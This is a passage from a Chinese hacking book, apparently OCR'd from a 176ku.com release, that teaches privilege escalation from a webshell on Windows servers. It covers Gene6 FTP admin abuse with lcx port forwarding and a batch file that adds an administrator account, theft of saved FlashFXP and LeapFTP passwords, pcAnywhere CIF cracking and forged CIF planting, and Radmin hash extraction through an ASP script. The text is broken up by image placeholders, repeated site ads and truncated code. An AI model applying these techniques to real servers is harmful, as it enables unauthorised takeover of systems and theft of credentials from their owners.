


图8.52




图8.53




图8.54




图8.55



图8.56

哈哈，这可是一条捷径，但是dllcache目录老是把原先的sethc恢复回去，造成我们替换失败。拓展思路一下，要是我们有C盘的权限，岂不是就可以下载config目录下的文件了吗（system、sam系统密码文件），如图8.53。

也许你的运气加上人品很好，两个文件都让你下载了，然后就可以使用彩虹表破解，这样服务器就拿到手了。要是你没有这种运气，如图8.54，时间允许的话，我们可以上传一个木马，或者一个创建命令的批处理文件到服务器的启动项里，接下来就只能是漫长的等待了，如图8.55。

8.7 剖析G6ftp提权

在介绍G6ftp提权之前，我们先来解开它神秘的面纱，下面是官方网站给出的介绍。Gene6 FTP Server，是一款基于Windows操作系统开发的，安全高效的高级FTP服务器软件；具有很强的可控性，支持远程管理、128位SSL加密的数据连接以及使用非常的方便。Gene6 FTP Server优良的性能以及平易近人的价格使得它不仅能应付高负载下的文件传输服务器，对于一个追求可靠性，定制性使用和管理方便的企业，也是很好的选择。通俗的讲它就是一款FTP服务器，但是它比常用的Serv-U服务器更安全。需要提到的是，G6ftp默认是以系统权限启动的，正是因为这样，才为我们提权创造了条件。关于G6ftp的架设我们就不详述了，没有使用过的读者可以自己安装测试一下，话说我们已经获得了一个webshell，通过查找系统相关服务，我们发现了G6ftp目录，如图8.56所示。

那么我们该怎么入手呢？具体思路如下，首先查找RemoteAdmin目录下的Remote.ini文件，该文件的内容如下：

```
[Server]
IP=127.0.0.1,8021\r\n
GrantAllAccessToLocalHost=0
[Acct=Administrator]  //用户为Administrator
Enabled=1
Rights=0   //代表最高权限
Password=21232F297A57A5A743894A0E4A801FC3//密码默认为MD5加密，还可能是SHA加密
[Acct=test]  //用户
Enabled=1
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
Password=098F6BCD4621D373CADE4E832627B4F6
Domain=
RootFolder=
Rights=0
IPAccessList=
```

这里我们显然要选择最高权限用户的密码进行破解，大家请根据具体情况来分析，我选择的是Administrator用户，将密码破解后为“admin”。在本地电脑上安装G6ftp服务器，此时还无法连接，这是因为G6ftp服务器默认只能本机连接，所以需要端口转发，如图8.57。




图8.57

根据网上资料的介绍，基本上都是使用Htran工具来进行端口转发的，但是我发现lcx本身就可以进行本机的端口转发，在webshell中执行以下命令“E:\lcx.exe -tran 5555 127.0.0.1 8021”，8021就是G6ftp的管理端口，这里就是把远程主机的8021端口转发到5555端口上，如图8.58。




图8.58

接下来打开本地的G6FTP服务器，选择“Actions”—“New Server”，如图8.59。“Name”是新建服务器连接的名字，“Description”是描述，这两项可以随便填写，“Host”为远程主机的IP地址，“Port”填写转发后的端口，这里我们需要填写5555，“Username”和“Password”分别为上述Remote.ini文件中的帐号和密码，如图8.60。




图8.59

下一步我们需要建立一个FTP帐号和密码，展开后点击“Users”，如图8.61。然后在右侧的窗口中点击右键，选择“New user”，如图8.62。




图8.60




图8.61




图8.62

我建立了一个用户名和密码都为“user”的FTP用户，如图8.63。点击“Next”，“Home”就是该用户对应的目录，我选

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图8.63




图8.64




图8.65




图8.66

择了“C:”，如图8.64。

下面我们进行权限的相关设置，勾选上右下角的“All”，注意其中的“Secure”、“Hide”、“Deny”这三项无需选择，否则会无法登录的，如图8.65所示。

我们通过webshell向需要提权的主机上传一个添加用户的批处理文件test.bat，其内容如下：

```
@echo off
net user test test /add
net localgroup administrators test /add
```

很多时候，我们可以自己构造bat文件，我已经将批处理文件上传到了C盘根目录下，然后选择“Site commands”后，点击右方的加号，如图8.66。

“Command”和“Description”可以随便填写，下面我们通过CMD登录远程FTP服务器，这里用到的就是上述添加的FTP用户，然后执行“quote site ADDUSER”就可以添加系统帐号了，如图8.67。模拟黑客提权后，下面是使用test/test用户登录的截图，如图8.68。

```
C:\Documents and Settings\Administrator>ftp 192.168.1.250
Connected to 192.168.1.250.
220 Gene6 FTP Server v3.10.0 (Build 2) ready...
User (192.168.1.250:(none)): user
331 Password required for user.
Password:
230 User user logged in.

ftp> quote site ADDUSER
200 Command executed
```

图8.67



图8.68

8.8 Flashfxp和leapftp的提权

FlashFXP的传输速度比较快，但有时对于一些教育网FTP站点却无法连接；LeapFTP的传输速度比较稳定，可以连接绝大多数的FTP站点（包括一些教育网站点）。如果说某台服务器的权限设置不合理，导致ftp工具的配置文件可以下载至本地，那我们就可以用来进行提权了，下面我就简略的讲解一下两者适用的环境和利用方法。

1、FlashFXP替换文件提权

通过webshell翻查硬盘文件，找到FlashFXP的目录，如图8.69所示。我们需要下载它目录内的quick.dat、Sites.dat、Stats.dat，因为每当使用FlashFXP的站点管理器添加FTP站点的时候，相关信息都会被记录

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

到这几个文件中。在本地电脑中安装FlashFXP，使用上述三个文件覆盖本地FlashFXP目录下的文件，如图8.70。

此时我们打开本地的FlashFXP.exe，选择“站点”—“站点管理器”，就会发现多出了一个名为test的ftp站点，并且包含了用户名和密码，如图8.71。

当然我们更希望知道这个显示为星号的密码是什么，因为那样的话就有可能去扩大战果，特别是针对那些“一码走天下”的管理员们。对于这个密码我们使用星号密码查看器就可以读出了，如图8.72。




图8.72

获得了密码后我们就可以尝试使用该密码登录服务器，然后使用这个密码去社工更多的相关FTP站点，还有就是如果对方服务器为Serv-U，这时还可以去尝试执行**quote site exec net user test test /add**这个添加用户的操作。

2、LeapFTP相关提权

LeapFTP提权的时候我们只需要将服务器目录下的leapftp.ini和SITES.INI通过 webshell下载至本地，覆盖本地安装目录下的这两个文件即可，如图8.73。然后我们打开“站点”—“站点管理器”，就可以显示出FTP站点信息，通过密码查看器就可以查出星号密码，至于后面的进一步渗透那就要看读者们的社工了。

8.9 pcAnywhere提权技巧

一、PcAnywhere简介

PcAnywhere是著名厂商Symantec（赛门铁克）




图8.69




图8.70




图8.71




图8.73

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

开发的一款远程控制软件，可以实现远程控制计算机、远程传输文件、网络会议等功能，安装PcAnywhere后通常会开放两个端口：TCP 5631和UDP 5632。TCP 5631称为Data Port，用于传输数据和控制，UDP 5632称为Status Port，用于声明（或者传输）pcAnywhere的状态。

二、PcAnywhere11.5版本及以下的提权




图8.74

如果服务器开放了5631端口，那么我们就可以通过获得的远程cmdshell或者webshell来查找pcanywhere的*.cif文件，默认情况下的路径为“C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere\”，我在一个shell中查看上述路径，发现了其踪影，如图8.74。




图8.75

将该目录下的PCA[1].yshjuli.CIF下载到本地，然后选择PCanyWhere破解工具的“get password”，选择PCA[1].yshjuli.CIF的路径，就可以把密码破解出来了，如图8.75。对于PcAnywhere11.5及以下版本的密码破解都可以使用这种方法。打开pcanywhere的客户端程序，输入帐号和密码，就可以进行远程控制了，如图8.76。




图8.76

三、PcAnywhere12.x提权

至于PcAnywhere后续推出的几个版本，也就是12.x的版本了，如果再使用上述方式读取cif文件的话，那就不行了，会出现乱码，如图8.77，此时我们的提权思路就得稍微变通下了！




图8.77

这个漏洞主要是由于CIF文件包含了一个超级用户标记，在任何用户可读取文件和创建新文件时，这个标记被不安全默认储存为“Documents and Settings\All Users\Application Data\Symantec\pcAnywhere\Hosts\”而引起的，对于入侵者来说，使用pcAnywhere创建一个新的CIF文件、设置超级用户标记并且在“Hosts”目录放置此文件，就可以获取管理员用户权限了。

提权的具体的操作如下：PcAnywhere11.5及以下版本时，cif文件通常是保存在“C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere”目录，而对于PcAnywhere12.x版本，则是在“C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere\Hosts”目录下的，对于这个文件我们已经做过了测试，是无法读取的，那么该如何做呢？




图8.78

我们可以通过本地配置一个可控的服务端，然后在本地生成这样一个cif文件，再将该文件上传至对方的“C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere\Hosts”目录下即可，下面我演示一下cif文件的生成和上传，首先打开本地的Symantec pcAnywhere，我使用的版本为12.5，选择“编辑主机设置”，如图8.78。

出现了“连接向导-连接模式”对话框，点击

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

“远程控制”，然后在下一步中，选择“等待有人呼叫我”，点击“下一步”，如图8.79。出现了“连接向导-用户名和密码”对话框，在这里输入自己的用户名和密码，也就是过会儿用来连接的帐号和密码，如图8.80。

完毕以后，我们来到自己的“C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere\Hosts”文件夹下，就可以看到已经生成了PCA.hack.CIF文件，如图8.81。

接下来要做的就是要通过获得的webshell将PCA.hack.CIF上传到对方电脑的“C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere\Hosts”文件夹下，在默认安装状态下，Windows2003中这个目录是Everyone具有完全控制权限的，如图8.82。

上传成功了，注意PCA.test.CIF是对方管理员的cif文件，PCA.hack.CIF是我们自己的，我们在上传的时候不要与对方的cif文件重名，以避免覆盖对方文件，如图8.83。我们使用刚才配置时的帐号hack来连接对方电脑，成功的登录进去了，如图8.84。很多时候对方管理员可能还会要求输入系统管理员的帐号和密码才能登录，这时就需要大家进一步的利用其它敏感信息了。




图8.83

8.10 Radmin提权

一、概述

Radmin是一款世界知名的商业化远程控制软件，它的运行速度很快，并且支持被控端以服务的方式运行，支持多个连接和IP过滤（即允许特定的IP控制远端机器），还有个性化的文件互传、远程关机、支持高分辨率模式、基于WindowsNT的安全支持及密码保护、提供日志文件支持等等，很多黑客爱好者都把它作为木马来使用了。




图8.79




图8.80




图8.81





图8.82


图8.84

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


图8.85



图8.86


图8.87





图8.88


图8.89

二、Radmin提权的两种思路

方法1：不容忽视的rpb文件

记得曾在网上看到一篇名为《我用“电驴”抓Radmin肉鸡》的文章，我们这个方法和这篇文章很相似，在安装Radmin3.0及后续版本中，只要使用过Radmin的客户端，Radmin控制端就会自动在系统的“C:\Documents and Settings\Administrator\Application Data\Radmin”路径下生成一个唯一的Radmin.rpb文件，里面记录着管理员登录过的各个服务器的IP地址和端口号，如图8.85。

我通过海阳的webshell发现了该文件，于是就将该文件通过webshell复制到web目录下，然后下载到本地桌面上，在本地打开Radmin Viewer，选择“工具”－“导入电话簿”，如图8.86，选择刚才下载回来的那个radmin.rpb文件，如图8.87。

如果管理员启用了“另存为缺省值”的模式，那我们很有可能就会直接连接上管理员登录过的服务器，这在很大情况下和版本有关，如图8.88。

方法2：注册表下的危机

经过我的测试，这种方法适用于Radmin3.2以下版本，我们已经了解了vnc提权的思路，是通过读取注册表的相关键值，其实Radmin的密码在加密后存入了注册表。默认密码保存在注册表中的位置为“HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\Parameter”，而端口保存在注册表中的位置为“HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\Port”，如图8.89。

聪明的读者肯定已经想到通过海阳木马或者其它webshell读取出这个键值，只不过使用海阳木马读取出的为十进制，我们还需要工具转换为十六进制才行。这里我们直接通过一个radmin.asp的脚本工具来读取出Radmin的十六进制hash值以及Radmin的服务端口，直接在浏览器中访问该文件就可以了，如图8.90：




图8.90

```
<%
'=========================Main=========================Set WSH=
Server.CreateObject("WSCRIPT.SHELL")
    RadminPath="HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\"
    Parameter="Parameter"
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
Port = "Port"
ParameterArray=WSH.REGREAD(RadminPath & Parameter )
Response.write "The Result of Radmin Hash"
Response.write "<br><br>"
Response.write Parameter&":"
'========== ReadPassWord ==========
If IsArray(ParameterArray) Then
For i = 0 To UBound(ParameterArray)
If  Len (hex(ParameterArray(i)))=1 Then
strObj = strObj & "0" & CStr(Hex(ParameterArray(i)))
Else
strObj = strObj & Hex(ParameterArray(i))
End If
... ...
j = CInt(Mid(strin, i, 1))
End If
For k = 1 To Len(strin) - i
j = j * 16
Next
result = result + j
Next
hextointer = result
End Function
'========== End ==========
%>
```

下面我们使用Radmin Hash版进行登录，该版本的外观和官方版本是一样的，点击“连接选项”－“连接到”，填写好要连接的IP地址或者域名，如图8.91，然后输入上面读取出来的32位小写Hash值，如图8.92，就可以成功登录服务器了，如图8.93。




图8.92

大家注意，Radmin提权的时候如果对方安装了


